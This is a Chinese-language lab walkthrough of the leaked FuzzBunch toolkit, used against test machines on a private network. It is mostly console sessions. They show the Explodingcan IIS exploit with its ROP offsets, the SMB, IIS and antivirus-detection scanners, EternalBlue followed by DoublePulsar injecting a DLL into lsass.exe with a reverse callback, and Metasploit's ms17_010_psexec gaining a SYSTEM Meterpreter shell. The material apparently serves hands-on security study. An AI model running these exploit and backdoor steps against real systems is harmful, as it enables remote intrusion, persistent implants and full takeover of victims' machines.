[*] ListenLocalPort :: Local listen por
[?] ListenLocalPort []: 3005
[+] Set ListenLocalPort => 3005
[*] CallinTimeout :: Sleep time before making callin to target
[?] CallinTimeout [10] :
```

- [!] Preparing to Execute Explodingcan
- [*] Redirection OFF
- [+] Configure Plugin Local Tunnels
- [+] Local Tunnel local-tunnel-1
- [?] Destination IP [172.19.2.18] :
- [?] Destination Port [80]:
- [+] (TCP) Local 172.19.2.18:80
- [+] Local Tunnel local-tunnel-2
- [?] Destination IP [172.19.2.18] :
- [?] Destination Port [3005]:
- [+] (TCP) Local 172.19.2.18:3005
- [+] Configure Plugin Remote Tunnels

Module: Explodingcan

Name	Value
ListenPort	3005
ListenLocalPort	3005
CallinTimeout	10
TargetIp	172.19.2.18
TargetPort	80
NetworkTimeout	60
EnableSSL	False
IISPathSize	18
hostString	localhost
buf1size	272
buf2size	3072
SkinFree	33686018

SkipFree 33686018 SkipOffset 220 VirtualProtectOffset 284 WriteAddressOffset1 224 WriteAddressOffset2 292 ObjectAddress 256 ObjectAddressOffset1 268 ObjectAddressOffset4 252 ObjectAddressOffset2 232 ObjectAddressOffset3 216 MovEcxEspOffset 252 StackAdjustOffset1 220 StackAdjustOffset2 224 StackAdjustOffset3

Push400ffset

312

268

```
LeaveRetOffset1
                         308
LeaveRetOffset2
                         372
SetEbp1
                         372
SetEbp10ffset
                         304
SetEbp2
                         348
SetEbp2Offset
                         332
SetEbp3
                         312
SetEbp3Offset
                         368
MovEbpOffset
                         336
ShellcodeAddr
                         416
ShellcodeAddrOffset
                         280
ShellcodeOffset
                         376
JmpEBXOffset
                         276
ProcHandleOffset
                         288
VProtSizeOffset
                         296
LoadEaxOffset
                         312
EaxValOffset
                         352
LoadEax20ffset
                         360
MovEcxEsp
                         1744920706
WriteAddress
                         1745031872
StackAdjust
                         1744858703
Push40
                         1744875795
LeaveRet
                         1744906727
MovEbp
                         1744858629
JmpEBX
                         1744905443
SyscallAddress
                         2147353344
VProtSize
                         1745028206
LoadEax
                         1744868241
EaxValAddress
                         1744863814
LoadEax2
                         1744969130
PayloadAccessType
                         Listen
AuthenticationType
                         None
Target
                         W2K3SP2
[?] Execute Plugin? [Yes]:
[*] Executing Plugin
[*] Running Exploit
[*] Initializing Parameters
        [-] Listen: ListenLocalPort: 3005
        [-] Listen: ListenPort: 3005
        [+] Initializing Complete
[*] Initializing Network
        [+] Creating Launch Socket
                 [+] Target is 172.19.2.18:80
        [+] Network initialization complete
[*] Building Exploit Buffer
        [+] Set Egg Authcode: 3a4a4618
        [+] Set Egg XOR Mask: f4
        [+] Setting listen information in Egg, TCP port 3005
```

```
[+] Exploit Build Complete
[*] Exploiting Target
        [+] Building HTTP Request
        [+] No Authentication
        [+] Sending Exploit
        [+] Sending 5142 (0x00001416) bytes
        [+] SendExploit() send complete
[*] Calling in to listener on target
[*] Waiting 10 seconds before calling in.
[*] Connecting to listener
        [+] Callin success
[*] Waiting for Authcode from exploit
        [+] Authcode check passed : EGG 3a4a4618 : Generated 3a4a4618
[*] Exploit Complete
[+] Explodingcan Succeeded
[!] Connection to Target Established
[!] Waiting For Next Stage
```

操作完毕后,在本地会发现一个连接。

```
netstat -ant | findstr 3005
TCP 172.19.2.1:3915 172.19.2.18:3005 ESTABLISHED InHost
```

最后上传PeddleCheap生成的dll到目标机。

```
use Pcdlllauncher
[!] Entering Plugin Context :: Pcdlllauncher
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[*] Applying Session Parameters
[!] Enter Prompt Mode :: Pcdlllauncher
Module: Pcdlllauncher
Value
Name
                       ----
ConnectedTcp
                      3005
XorMask
                       47
NetworkTimeout
LPFilename
                       D:\work\malware\bvp47\fuzzbunch\Resources\Pc\Legac
```

```
y\PC_Exploit.dll
LPEntryName
                        ServiceEntry
ImplantFilename
                        D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
TargetOsArchitecture
                       x86
PCBehavior
                        8
[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
[*] ConnectedTcp :: Connected TCP Socket
[?] ConnectedTcp [3005]:
[★] XorMask :: XOR Mask for communication
[?] XorMask [47] :
[*] NetworkTimeout :: Network timeout (in seconds). Use -1 for no timeout.
[?] NetworkTimeout [60]:
[*] LPFilename :: Full path to LP
[?] LPFilename [D:\work\malware\bvp47\fuzzbunch\Resources\Pc\Legac... (plus
16 characters)] :
[*] LPEntryName :: LP Entry Function Name
[?] LPEntryName [ServiceEntry] :
[*] ImplantFilename :: Full path to implant payload
[?] ImplantFilename [D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll] :
[*] TargetOsArchitecture :: Machine architecture of target.
   *0) x86
              32-bit Intel x86 processor.
              64-bit AMD x86_64 processor.
   1) x64
[?] TargetOsArchitecture [0]:
[*] PCBehavior :: PEDDLECHEAP EGG Behavior
   0) 7
             Re-use Socket (PC EGG behavior is NOT DONE)
            Re-use Socket and PC EGG behavior
  *1) 8
[?] PCBehavior [1] : 0
[+] Set PCBehavior => 7
```

[!] Preparing to Execute Pcdlllauncher
Rendezvous must have a value assigned.

[-] Error: Execution Aborted
fb Payload (Pcdlllauncher) >

因为第二部就失败了,所以第三步肯定失败。后面通过DoublePlusar上传Beacon成功。

但是FB的基本操作流程就是先生成一个Beacon,然后通过漏洞建立一个通道,最后上传Beacon,执行建立后门。

plugins

查看一下系统的插件列表。

show ImplantConfig ListeningPost Payload Exploit Special Touch show Exploit Plugin Category: Exploit _____ Version Name ____ _____ 1.0.1 Mdaemon漏洞 Easybee Easypi 3.1.0 IBM Lotus漏洞 Eclipsedwing 1.5.2 MS08-067 1.0.0 MS09-050 Educatedscholar Emeraldthread 3.0.0 MS10-061 Emphasismine 3.4.0 IBM Lotus漏洞 Englishmansdentist 1.2.0 Outlook Exchange漏洞 Erraticgopher 1.0.1 SMB漏洞 Eskimoroll 1.1.1 MS14-068 Esteemaudit 2.1.0 RDP漏洞 Eternalromance 1.4.0 SMBv1漏洞 Eternalsynergy 1.0.1 SMB漏洞 Ewokfrenzy 2.0.0 IBM Lotus漏洞 2.0.2 IIS漏洞 Explodingcan 1.0.2 AD漏洞 Zippybeer fb > show ImplantConfig Plugin Category: ImplantConfig _____

Version

Name

```
____
```

Darkpulsar 1.1.0 后面植入工具 Mofconfig 1.0.0 配置文件投递

fb > show ListeningPost

Plugin Category: ListeningPost

Name Version

fb > show Payload

Plugin Category: Payload

Name Version

Doublepulsar 1.3.1 后面投递工具

Jobadd 1.1.1 Windows 计划任务添加 Jobdelete 1.1.1 Windows 计划任务删除 Joblist 1.1.1 Windows 计划任务列表

Processlist 2.3.1 DllLoader Processlist 1.1.1 进程列表ps

Regdelete1.1.1 Windows 注册表删除Regenum1.1.1 Windows 注册表枚举Regread1.1.1 Windows 注册表添加Regwrite1.1.1 Windows 注册表写入

 Rpcproxy
 1.0.1 远程调用代理

 Smbdelete
 1.1.1 删除共享文件

 Smblist
 1.1.1 显示共享文件

 Smbread
 1.1.1 读取共享文件

 Smbwrite
 1.1.1 写入共享文件

fb > show Special

Plugin Category: Special

Name Version

Eternalblue 2.2.0 永恒之蓝

Eternalchampion 2.0.0 SMB漏洞利用工具集

fb > show Touch

Plugin Category: Touch

Name	Version
Architouch	1.0.0 目标扫描
Domaintouch	1.1.1 AD扫描
Eclipsedwingtouch	1.0.4 Eclipsedwing扫描
Educatedscholartouch	1.0.0 Educatedscholar扫描
Emeraldthreadtouch	1.0.0 Emeraldthread扫描
Erraticgophertouch	1.0.1 Erraticgopher扫描
Esteemaudittouch	2.1.0 Esteemaudit扫描
Explodingcantouch	1.2.1 Explodingcan扫描
Iistouch	1.2.2 iis漏洞扫描
Namedpipetouch	2.0.0 命令管道扫描
Printjobdelete	1.0.0 打印任务删除
Printjoblist	1.0.0 打印任务显示
Rpctouch	2.1.0 RPC扫描
Smbtouch	1.1.1 smb漏洞扫描
Webadmintouch	1.0.1 Webadmin扫描
Worldclienttouch	1.0.1 Worldclient扫描

下面执行几个的插件。

touch

touch是漏扫插件,用于确定目标机的特定特性是否存在。

listouch检查IIS的特性。

```
use Iistouch

[!] Entering Plugin Context :: Iistouch
[*] Applying Global Variables
[+] Set TargetIp => 172.19.2.16
[+] Set NetworkTimeout => 60

fb Touch (Iistouch) > ex
execute export exit
fb Touch (Iistouch) > execute

[!] Preparing to Execute Iistouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.16] :
[?] Destination Port [80] :
```

```
[+] (TCP) Local 172.19.2.16:80
[+] Configure Plugin Remote Tunnels
Module: Iistouch
===========
                  Value
Name
____
                  ____
TargetIp
                 172.19.2.16
TargetPort
NetworkTimeout
                  60
EnableSSL
                  False
hostString
                  localhost
[?] Execute Plugin? [Yes]:
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
        [+] Sending HTTP Options Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.16:80
        [+] Sending HTTP Head Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.16:80
[*] Finding IIS Version
        [+] Checking server response for IIS version
        [+] Found IIS version 5.1
        [+] Windows XP
[*] Detecting WEBDAV
        [+] Checking server response for Webdav
        [+] SEARCH Option found. Webdav is enabled.
        [+] PROPFIND Option found. Webdav is enabled.
[*] Finding Language
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.16:80
        [+] Charset match: gb2312
        [+] Checking Language: SCHINESE
Server Response Title (10 bytes):
0x00000000 d5 d2 b2 bb b5 bd cd f8 d2 b3
Expected Title (10 bytes):
0x00000000 d5 d2 b2 bb b5 bd cd f8 d2 b3
        [+] Language found : SCHINESE
[*] Writing Contract
        [+] IIS Version: 5.1
```

```
[+] IIS Target OS: WINXP
[+] Target Language: SCHINESE
[+] Target Service Pack: Unknown
[+] Target Path: /
[+] Enable SSL: FALSE
[+] WebDAV is ENABLED
[*] IIS Touch Complete
[+] Iistouch Succeeded
```

touch类插件类似于nmap的插件,扫描特定内容。

```
use Smbtouch
[!] Entering Plugin Context :: Smbtouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16
fb Touch (Smbtouch) >
apply
                            back
                                           eof
                                                         mark
             reset
retarget
            show
                            use
execute
             set
                            banner
                                           exit
                                                         python
                                                                       script
sleep
export
             touch
                            changeprompt
                                          help
                                                         quit
                                                                       session
standardop
              validate
                                                         redirect
prompt
                            echo
                                           history
                                                                       setg
toolpaste
                                           info
                                                         resizeconsole shell
rendezvous
              autorun
                            enter
unsetg
fb Touch (Smbtouch) > execute
[!] Preparing to Execute Smbtouch
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Configure Plugin Remote Tunnels
Module: Smbtouch
===========
                        Value
Name
                        ____
NetworkTimeout
                        60
TargetIp
                        172.19.2.16
TargetPort
                        445
```

```
RedirectedTargetIp
RedirectedTargetPort
UsingNbt
                       False
Pipe
Share
Protocol
                       SMB
Credentials
                       Anonymous
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] SMB Touch started
[*] TargetIp
                         172.19.2.16
[*] TargetPort
                         445
[*] RedirectedTargetIp (null)
[*] RedirectedTargetPort 0
[*] NetworkTimeout
                         60
[*] Protocol
                         SMB
[*] Credentials
                         Anonymous
[*] Connecting to target...
       [+] Initiated SMB connection
[+] Target OS Version 5.1 build 2600
   Windows 5.1
[!] Target could be either SP2 or SP3,
[!] for these SMB exploits they are equivalent
[*] Trying pipes...
       [+] spoolss - Success!
[+] Target is 32-bit
[Not Supported]
       ETERNALSYNERGY - Target OS version not supported
[Vulnerable]
       ETERNALBLUE - DANE
       ETERNALROMANCE - FB
       ETERNALCHAMPION - DANE/FB
[*] Writing output parameters
[+] Target is vulnerable to 3 exploits
[+] Touch completed successfully
[+] Smbtouch Succeeded
```

smbtouch更加明显的展示了扫描结果,这里出现了ETERNALBLUE,也就是,内部的扫描会根据内部的Exploit的信息进行检查。

```
use Namedpipetouch
[!] Entering Plugin Context :: Namedpipetouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16
fb Touch (Namedpipetouch) > set
Module: Namedpipetouch
Value
Name
NetworkTimeout 60
TargetIp
           172.19.2.16
TargetPort
                445
                 SMB
Protocol
fb Touch (Namedpipetouch) > execute
[!] Preparing to Execute Namedpipetouch
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.16] :
[?] Destination Port [445] :
[+] (TCP) Local 172.19.2.16:445
[+] Configure Plugin Remote Tunnels
Module: Namedpipetouch
Value
Name
                 ____
NetworkTimeout 60
TargetIp
                172.19.2.16
TargetPort
                445
UsingNbt
                 False
PipeList
                 ['\PIPE\browser', '\PIPE\lsarpc', '\PIPE\spoolss',
                 '\PIPE\3600nAccessGet', '\PIPE\3600nAccessSet', '
```

```
\PIPE\aswUpdSv', '\PIPE\afwCallbackPipe2', '\PIPE\
                  afwCallbackPipe2', '\PIPE\aswUpdSv', '\PIPE\_pspus
                  er_780_AVGIDSMONITOR.EXE_9d97da47-8de1-4699-b3da-9
                  eafb262f2a4', '\PIPE\AVG7B14C58C-E30D-11DB-B553-F8
                  ... (plus 47 more lines)
                  ['OS Pipe: computer browser', 'OS Pipe: lsass rpc'
DescList
                  , 'OS Pipe: print spooler', '360 Safe', '360 Safe'
                  , 'alwil Avast professional 4.8 Avast Internet Sec
                  urity v5.0', 'Avast Internet Security 5.0', 'Avast
                  Internet Security 5.0', 'Avast pro 4.8 or Avast I
                 S v5.0', 'AVG IS 8.5', 'AVG IS 8.5', 'AVG IS 8.5',
                  ... (plus 35 more lines)
Protocol
                  SMB
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Initializing Connection...
[+] Connection established.
[+] Testing 86 pipes
[+] Testing for OS Pipe: computer browser
       [+] Pipe Found: \PIPE\browser
[+] Testing for OS Pipe: lsass rpc
       [+] Pipe Found: \PIPE\lsarpc
[+] Testing for OS Pipe: print spooler
       [+] Pipe Found: \PIPE\spoolss
[+] Testing for 360 Safe...
[+] Testing for alwil Avast professional 4.8 Avast Internet Security v5.0.
[+] Testing for Avast Internet Security 5.0..
[+] Testing for Avast pro 4.8 or Avast IS v5.0.
[+] Testing for AVG IS 8.5.....
[+] Testing for AVG IS 8.5-9.0.
[+] Testing for AVG IS 9.0.646.....
[+] Testing for avira antivirus personal edition premium v7.06, avira premium
security suite v7.
[+] Testing for avira premium sec suite v8......
[+] Testing for Avira premium security suite v8.
[+] Testing for BitDefender 2010 v13.
[+] Testing for BitDefender TotalSec 2010 v13.0.11...
[+] Testing for BitDefender TotalSec 2010 v13.0.11 Bit Defender Total
Security 2009...
[+] Testing for FSecure 2010......
[+] Testing for McAfee 8.7i..
```

Namedpipetouch检查系统的防病毒程序,常见的都有,但是缺少卡巴斯基。

special

专用工具,包含大名鼎鼎的永恒之蓝,也就是ms17-010。

```
use Eternalblue
[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16
[*] Applying Session Parameters
[*] Running Exploit Touches
[!] Enter Prompt Mode :: Eternalblue
Module: Eternalblue
Name
                     Value
                     ----
NetworkTimeout
                     60
TargetIp
                     172.19.2.16
TargetPort
                     445
VerifyTarget
                     True
VerifyBackdoor
                     True
MaxExploitAttempts
```

```
GroomAllocations
                      12
                      XΡ
Target
[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use
-1 for no timeout.
[?] NetworkTimeout [60]:
[*] TargetIp :: Target IP Address
[?] TargetIp [172.19.2.16] :
[*] TargetPort :: Port used by the SMB service for exploit connection
[?] TargetPort [445]:
[*] VerifyTarget :: Validate the SMB string from target against the target
selected before exploitation.
[?] VerifyTarget [True] : no
[-] Error: Invalid value
[*] VerifyTarget :: Validate the SMB string from target against the target
selected before exploitation.
[?] VerifyTarget [True] :
[*] VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor
before throwing. This option must be enabled for multiple exploit attempts.
[?] VerifyBackdoor [True] : n
[-] Error: Invalid value
[*] VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor
before throwing. This option must be enabled for multiple exploit attempts.
[?] VerifyBackdoor [True] : false
[+] Set VerifyBackdoor => false
[*] MaxExploitAttempts :: Number of times to attempt the exploit and groom.
Disabled for XP/2K3.
[?] MaxExploitAttempts [3]:
[*] GroomAllocations :: Number of large SMBv2 buffers (Vista+) or
SessionSetup allocations (XK/2K3) to do.
```

```
[?] GroomAllocations [12]:
[*] Target :: Operating System, Service Pack, and Architecture of target OS
                    Windows XP 32-Bit All Service Packs
  *0) XP
   1) WIN72K8R2
                    Windows 7 and 2008 R2 32-Bit and 64-Bit All Service
Packs
[?] Target [0] :
[!] Preparing to Execute Eternalblue
[*] Mode :: Delivery mechanism
                Forward deployment via DARINGNEOPHYTE
  *0) DANE
               Traditional deployment from within FUZZBUNCH
   1) FB
[?] Mode [0] : 1
[+] Run Mode: FB
[?] This will execute locally like traditional Fuzzbunch plugins. Are you
sure? (y/n) [Yes]:
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.16] :
[?] Destination Port [445]:
[+] (TCP) Local 172.19.2.16:445
[+] Configure Plugin Remote Tunnels
Module: Eternalblue
Value
Name
DaveProxyPort
                     0
NetworkTimeout
                     60
TargetIp
                     172.19.2.16
TargetPort
                     445
VerifyTarget
                     True
VerifyBackdoor
                     False
MaxExploitAttempts
                     3
GroomAllocations
                     12
```

ShellcodeBuffer

```
XΡ
Target
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Forcing MaxExploitAttempts to 1.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (12 bytes):
0x00000000 57 69 6e 64 6f 77 73 20 35 2e 31 00
                                                             Windows 5.1.
[*] Fingerprinting SMB non-paged pool quota
    [+] Allocation total: 0xfff4
    [+] Spray size: 0
    [+] Allocation total: 0x1ffe8
    [+] Spray size: 1
    [+] Allocation total: 0x2ffdc
    [+] Spray size: 2
   [+] Allocation total: 0x3ffd0
    [+] Spray size: 3
    [+] Allocation total: 0x4ffc4
   [+] Spray size: 4
    [+] Allocation total: 0x5ffb8
    [+] Spray size: 5
    [+] Allocation total: 0x6ffac
    [+] Spray size: 6
    [+] Allocation total: 0x7ffa0
    [+] Spray size: 7
   [+] Allocation total: 0x8ff94
    [+] Spray size: 8
   [+] Allocation total: 0x9ff88
   [+] Spray size: 9
    [+] Allocation total: 0xaff7c
   [+] Spray size: 10
    [+] Allocation total: 0xbff70
   [+] Spray size: 11
    [+] Quota NOT exceeded after 12 packets
    [+] Allocation total: 0xbff70
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    [*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending 2 non-paged pool fragment packets
        ...DONE.
    [+] Sent 2 non-paged pool fragment packets ofsize 0x00006FF9
    [+] Sending 10 non-paged pool grooming packets
        .....DONE.
    [+] Sent 10 non-paged pool grooming packets - groom complete
```

```
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Triggering free of corrupted buffer.
[*] CORE sent serialized output blob (2 bytes):
0x00000000 08 00
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
fb Special (Eternalblue) > use Doublepulsar
[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16
[*] Applying Session Parameters
[!] Enter Prompt Mode :: Doublepulsar
Module: Doublepulsar
Value
Name
                 ____
NetworkTimeout
                 60
                 172.19.2.16
TargetIp
TargetPort
                 445
OutputFile
Protocol
                 SMB
Architecture
                 x86
Function
                 OutputInstall
[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :
[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use
-1 for no timeout.
[?] NetworkTimeout [60] :
[*] TargetIp :: Target IP Address
[?] TargetIp [172.19.2.16] :
```

```
[*] TargetPort :: Port used by the Double Pulsar back door
[?] TargetPort [445]:
[*] Protocol :: Protocol for the backdoor to speak
              Ring 0 SMB (TCP 445) backdoor
  *0) SMB
              Ring 0 RDP (TCP 3389) backdoor
   1) RDP
[?] Protocol [0]:
[*] Architecture :: Architecture of the target OS
             x86 32-bits
  *0) x86
   1) x64 x64 64-bits
[?] Architecture [0]:
[*] Function :: Operation for backdoor to perform
                        Only output the install shellcode to a binary file
  *0) OutputInstall
on disk.
   1) Ping
                        Test for presence of backdoor
                        Use an APC to inject a DLL into a user mode process.
   2) RunDLL
   RunShellcode
                        Run raw shellcode
   4) Uninstall
                        Remove's backdoor from system
[?] Function [0]:
[*] OutputFile :: Full path to the output file
[?] OutputFile [] : outfile
[+] Set OutputFile => outfile
[!] Preparing to Execute Doublepulsar
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.16] :
[?] Destination Port [445]:
[+] (TCP) Local 172.19.2.16:445
[+] Configure Plugin Remote Tunnels
```

Module: Doublepulsar

```
Value
Name
                  ----
NetworkTimeout
                  60
TargetIp
                 172.19.2.16
TargetPort
                 445
                 outfile
OutputFile
Protocol
                 SMB
                 x86
Architecture
Function
                 OutputInstall
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[+] Writing Installer to disk
[*] Deleting old version of OutputFile if it exists
[*] Shellcode written to OutputFile
[+] Doublepulsar Succeeded
fb > use Doublepulsar
[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.16
[*] Applying Session Parameters
[*] Function :: Deconflict
Index
        Session ID
                             Value
____
         -----
                              ____
        Doublepulsar - 11
1
        Doublepulsar - 15
         Doublepulsar - 16
2
        Current Value
                              RunDLL
3
[?] Function [0] : 3
[+] Using current val for Function
[!] Enter Prompt Mode :: Doublepulsar
Module: Doublepulsar
Value
Name
                      ____
NetworkTimeout
                      60
TargetIp
                      172.19.2.16
```

```
TargetPort
                      445
DllPayload
                      D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
DllOrdinal
ProcessName
                      lsass.exe
ProcessCommandLine
Protocol
                      SMB
Architecture
                      x86
Function
                      RunDLL
[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [-] Packet MID is zero, backdoor not present
[!] Plugin failed
[-] Error: Doublepulsar Failed
```

执行成功,但在执行Doublepulsar失败,根据网上资料,应该是Windows 10的SMB修改太多,导致失败,使用Windows 7应该可以,因为PC_Level3.dll使用手工执行可以成功。

```
rundll32 PC_Level3.dll,rst32
```

这样就会回连服务器。

安装一个Win7,然后执行。

```
NetworkTimeout
                 60
                 172.19.2.16
TargetIp
TargetPort
                 445
OutputFile
Protocol
                 SMB
                 x86
Architecture
Function
                 OutputInstall
[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes]:
[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use
-1 for no timeout.
[?] NetworkTimeout [60]:
[*] TargetIp :: Target IP Address
[?] TargetIp [172.19.2.16] : 172.19.2.17
[+] Set TargetIp => 172.19.2.17
[*] TargetPort :: Port used by the Double Pulsar back door
[?] TargetPort [445]:
[*] Protocol :: Protocol for the backdoor to speak
  *0) SMB
              Ring 0 SMB (TCP 445) backdoor
   1) RDP
              Ring 0 RDP (TCP 3389) backdoor
[?] Protocol [0]:
[*] Architecture :: Architecture of the target OS
  *0) x86 x86 32-bits
   1) x64
            x64 64-bits
[?] Architecture [0]:
[*] Function :: Operation for backdoor to perform
   *0) OutputInstall
                        Only output the install shellcode to a binary file
on disk.
   1) Ping
                        Test for presence of backdoor
    2) RunDLL
                        Use an APC to inject a DLL into a user mode process.
   3) RunShellcode
                        Run raw shellcode
   4) Uninstall
                        Remove's backdoor from system
[?] Function [0] : 2
```

```
[+] Set Function => RunDLL
[*] DllPayload :: DLL to inject into user mode
[?] DllPayload [] : D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
[+] Set DllPayload => D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
[*] DllOrdinal :: The exported ordinal number of the DLL being injected to
call
[?] DllOrdinal [1] :
[*] ProcessName :: Name of process to inject into
[?] ProcessName [lsass.exe] :
[*] ProcessCommandLine :: Command line of process to inject into
[?] ProcessCommandLine []:
[!] Preparing to Execute Doublepulsar
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.17] :
[?] Destination Port [445]:
[+] (TCP) Local 172.19.2.17:445
[+] Configure Plugin Remote Tunnels
Module: Doublepulsar
Name
                     Value
                      ____
NetworkTimeout
                     60
TargetIp
                     172.19.2.17
TargetPort
                     445
DllPayload
                     D:\Logs\fb\z0.0.0.1\Payloads\PC_Level3.dll
DllOrdinal
ProcessName
                     lsass.exe
ProcessCommandLine
Protocol
                     SMB
Architecture
                     x86
Function
                      RunDLL
```

```
[?] Execute Plugin? [Yes]:
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key:
0xF2A3472D
    SMB Connection string is: Windows 7 Professional 7600
    Target OS is: 7 x86
    Target SP is: 0
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

执行成功,等几秒,就会反向连接DSz的PeddleCheap。

在网上有完整的DoublePulsar利用过程。如<u>EternalPulsar — A practical example of a made up name | HackerNoon</u>

文章利用MSF, 生成Payload, 然后启动监听程序; 接着利用fb里面的Eternblue, DoublePulsar, 将Payload上传到目标机,并执行,就会反向连接到MSF。

这个利用方式跟MSF的利用有点差距,MSF可以直接利用ms17-010。

```
msfconsole
use exploit/windows/smb/ms17_010_psexec
set lhost 172.19.2.20
set RHOSTS 172.19.2.16
run
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> run
[*] Started reverse TCP handler on 172.19.2.20:4444
[*] 172.19.2.16:445 - Target OS: Windows 5.1
[*] 172.19.2.16:445 - Filling barrel with fish... done
[*] 172.19.2.16:445 - <----- | Entering Danger Zone | -----
[*] 172.19.2.16:445 - [*] Preparing dynamite...
                              [*] Trying stick 1 (x86)...Boom!
[*] 172.19.2.16:445 -
[*] 172.19.2.16:445 - [+] Successfully Leaked Transaction!
[*] 172.19.2.16:445 - [+] Successfully caught Fish-in-a-barrel
[*] 172.19.2.16:445 - <------ | Leaving Danger Zone | ------
--->
[*] 172.19.2.16:445 - Reading from CONNECTION struct at: 0x80e2f880
[*] 172.19.2.16:445 - Built a write-what-where primitive...
[+] 172.19.2.16:445 - Overwrite complete ... SYSTEM session obtained!
[*] 172.19.2.16:445 - Selecting native target
[*] 172.19.2.16:445 - Uploading payload... TsulsFkS.exe
[*] 172.19.2.16:445 - Created \TsulsFkS.exe...
[+] 172.19.2.16:445 - Service started successfully...
[*] 172.19.2.16:445 - Deleting \TsulsFkS.exe...
[*] Sending stage (175174 bytes) to 172.19.2.16
[*] Meterpreter session 1 opened (172.19.2.20:4444 -> 172.19.2.16:1091 ) at
2022-04-09 21:56:53 -0400
(Meterpreter 1) (C:\WINDOWS\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

可以看出msf更加利落干净。

Eternalchampion执行失败。需要进一步研究。

经过在网络搜索,发现msf中已经把这几个smb协议漏洞的利用整合到msf中了,搜索可以得到。下面我们我们执行一下。

```
earch ms17-010

Matching Modules
==========
```

```
Disclosure Date Rank
  # Name
Check Description
  0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14
                                                                average
                                                                         Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1 exploit/windows/smb/ms17_010_psexec
                                               2017-03-14
                                                                 normal
                                                                          Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
   2 auxiliary/admin/smb/ms17_010_command
                                               2017-03-14
                                                                 normal
                                                                          No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
   3 auxiliary/scanner/smb/smb_ms17_010
                                                                 normal
                                                                          No
MS17-010 SMB RCE Detection
  4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14
                                                                          Yes
                                                                 great
SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use
exploit/windows/smb/smb_doublepulsar_rce
```

因为前面已经测试了ms17_010_psexec,所以后面只测试ms17_010_eternalblue和 smb_doublepulsar_rce,看看msf的理解。访问MS17-010 EternalSynergy / EternalRomance / EternalChampion aux+exploit modules · Pull Request #9473 · rapid7/metasploit-framework (github.com)

这个提交记录说明具体的利用情况。

Payload

这些工具往往需要一个Ticket,但是木有找到获取Ticket的方法。

倒是可以利用mimikatz来获取Ticket。然后使用这里的Payload。

这里的工具一类是直接下发负载,一类是提权工具。

